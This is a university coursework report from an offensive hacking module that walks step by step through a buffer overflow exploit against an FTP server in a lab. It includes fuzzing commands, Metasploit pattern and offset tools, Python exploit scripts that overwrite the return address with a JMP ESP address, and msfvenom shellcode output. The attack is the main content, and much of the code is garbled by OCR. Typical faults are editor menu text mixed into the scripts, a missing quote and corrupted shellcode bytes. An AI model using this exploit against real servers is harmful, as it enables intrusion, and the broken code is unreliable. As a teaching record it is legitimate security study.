

IE4012

Offensive Hacking Tactical and Strategic 4th Year, 1st Semester

Report Submission

Submitted to

Sri Lanka Institute of Information Technology

In partial fulfillment of the requirements for the Bachelor of Science Special Honors Degree in Information Technology

10.05.2020

About the Target

- There are two types of images in this, one for the Kali Linux and other is for the FTP server.
- In server side, you have to install the Immunity debugger for saw it.
- In immunity Debugger, we can attach the FTP server and check the exploitations. Images is in the figure 07.

About the Exploitation Code

- The Exploitation code is written in Python.
- It will be saw in Figure 04.
- Download Source is https://www.exploit-db.com/exploits/23243
- If you download the FTP server, you can add it to the immunity Debugger as I mention earlier.

1. Download the FTPserver exploitation.




Figure 1

2.Download the Immunity Debugger ad install.




Figure 2

3.Nano exploit.py




Figure 3

4. Inside the exploit.py




Figure 4

5. Find the ftp port number using nmap




Figure 5

6. Run the bed -s FTP -t192.168.56.1 -p 21 -u anonymous -v anonymous




Figure 6

7. It's Exploit the FTP server




Figure 7

8. Exit from the code




Figure 8

9. Run the python code




Figure 9

10. Enter IP address and exploit it




Figure 10

11. Run the msf-patern_create -I 500 code and get the result




Figure 11

12. Run the msf-patern_offset -q 37684136 code and get the result




Figure 12

13. Resulting the msfcode

```
import socket
crash = "A" * 230 + "B" * 4 + "C" * 266
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.187.139', 21))
s.send("USER anonymous \r\n")
s.recv(1024)
s.send("PASS anonymous \r\n")
s.recv(1024)
s.send("USER " + crash + "\r\n")
s.recv(1024)
s.close()
                                            ^K Cut Text ^J Justify
^U Uncut Text T To Linter
              ^O Write Out ^W Where Is
^G Get Help
                                                                          ^C Cur Pos
               AR Read File
                              AN Replace
                                                                              Go To Line
```

Figure 13

14. Add #JMP ESP SHELL32 75F41C80

```
import socket
# JMP ESP SHELL32 75F41C80
crash = "A" * 230 + "\x80\x1C\xF4\x75 + "C" * 266
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.187.139', 21))
s.send("USER anonymous \r\n")
s.recv(1024)
s.send("PASS anonymous \r\n")
s.recv(1024)
s.send("USER " + crash + "\r\n")
s.recv(1024)
s.close()
                                            Cut Text Justify Uncut Text To Linte
                                                                          ^C Cur Pos
               ^O Write Out ^W Where Is
                  Read File
                                                Uncut TextoT To Linter
                                                                             Go To Line
   Exit
                                 Replace
```

Figure 14

15. Remove SHELL32 and Add #JMP ESP KERNEL32 75F41C80

```
import socket
# JMP ESP KERNEL32 758E7FE3
crash = "A" * 230 + "\xE3\x7F\x8E\x75" + "@" * 266
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.187.139', 21))
s.send("USER anonymous \r\n")
s.recv(1024)
s.send("PASS anonymous \r\n")
s.recv(1024)
s.send("USER " + crash + "\r\n")
s.recv(1024)
s.close()
              ^O Write Out ^W Where Is
                                            ^K Cut Text ^J Justify
                                                                          C Cur Pos
^G Get Help
                                            ^U Uncut Text^T To Linter
   Exit
                  Read File
                                Replace
                                                                             Go To Line
```

Figure 15

16. Run the msfvenom -p code and get the buffers

```
−# msfvenom -p windows/exec cmd=calc.exe -b '\x00\rrrrrroot@kali:~# msfvenom -p windows/exec cmd=calc.exe -b '\x00\xe0\x0c\x0d\x0e\x0f
 V80(graft): # msTvenom -p #shoots) ener time
x86/shikata ga nai -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
[-] No arch selected, selecting arch: x86 from the payload Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai x86/shikata_ga_nai succeeded with size 220 (iteration=0)
x86/shikata_ga_nai chosen with final size 220
Payload size: 220 bytes
Final size of python file: 1060 bytes
 buf += "\xdd\xc2\xbf\xfa\x2f\x60\xd4\xd9\x74\x24\xf4\x5a\x2b"
buf += "\xc9\xb1\x31\x83\xc2\x04\x31\x7a\x14\x03\x7a\xee\xcd"
       += "\x95\x28\xe6\x90\x56\xd1\xf6\xf4\xdf\x34\xc7\x34\xbb"
 += "\x12\xd4\x6b\xc6\x4f\x15\x39\x9f\x04\x88\xae\x94\x51"
buf += "\x1e\x41\x6\x74\x11\xb9\xbe\x77\x39\x60\x61\x21\x92\"
buf += "\x8e\x1a\x5a\x9b\x88\x7f\x67\x55\x22\x4b\x13\x64\xe2\"
       += "\x82\xdc\xcb\xcb\x2b\x2f\x15\x0b\x8b\xd0\x60\x65\xe8"
      += "\x64\X10\XC0\X20\X20\X21\X13\X30\X80\X00\X00\X05\X80
+= "\x64\X73\X52\y93\X30\x6\X21\X33\X39\X30\X20\X20\X20\X20
+= "\x37\x45\x26\x55\X33\X91\x20\x53\x90\X39\X39\X88\x47\X17"
       += "\xee\x79\xa3\x33\x2a\x22\x77\x5d\x6b\x8e\xd6\x62\x6b"
      += "\x71\x86\xc6\xe7\x9f\xd3\x7a\xaa\xf5\x22\x08\xd0\xbb"
+= "\x25\x12\xdb\xeb\x4d\x23\x50\x64\x09\xbc\xb3\xc1\xe5"
      += "\xf6\x9e\x63\x6e\x5f\x4b\x36\xf3\x60\xa1\x74\x0a\xe3"
      += "\x40\x04\xe9\xfb\x20\x01\xb5\xbb\xd9\x7b\xa6\x29\xde"
+= "\x28\xc7\x7b\xbd\xaf\x5b\xe7\x6c\x4a\xdc\x82\x70"
t@kali:~#
🔣 O 🛱 🧶 🔚 🛍 🕿 🦁 🐧 👂 🕨 🐧 🧸 🖼
                                                                                                                                                                                           📯 ^ 🖙 🦟 Ф») 🐽 ENG 5:49 PM 🛴
```

Figure 16

17. Exploitation is Success. It shows in blue line in the right side




Figure 17